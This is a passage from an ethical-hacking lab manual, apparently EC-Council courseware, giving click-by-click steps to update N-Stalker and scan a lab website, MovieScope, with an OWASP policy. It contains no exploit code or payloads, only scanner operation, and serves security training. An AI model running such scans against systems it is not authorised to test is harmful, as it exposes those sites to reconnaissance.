9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.
11. Now, click **Start** from the toolbar to start a new scanning session.

TASK 1.2

Scan a Web Application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.4: N-Stalker database updated

12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.




Figure 3.1.5: N-Stalker Choosing URL and Policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




Figure 3.1.6: N-Stalker Optimize Settings

14. If a **Settings Not Optimized** pop-up appears, click **Yes**.
15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.




Figure 3.1.7: N-Stalker Review Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue
17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




Figure 3.1.8: N-Stalker Start Scan wizard

18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider, Step 2 Info Gather, Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




Figure 3.1.9: N-Stalker Start Scan Status

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

TASK 1.3

Save the Scan Result

20. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan 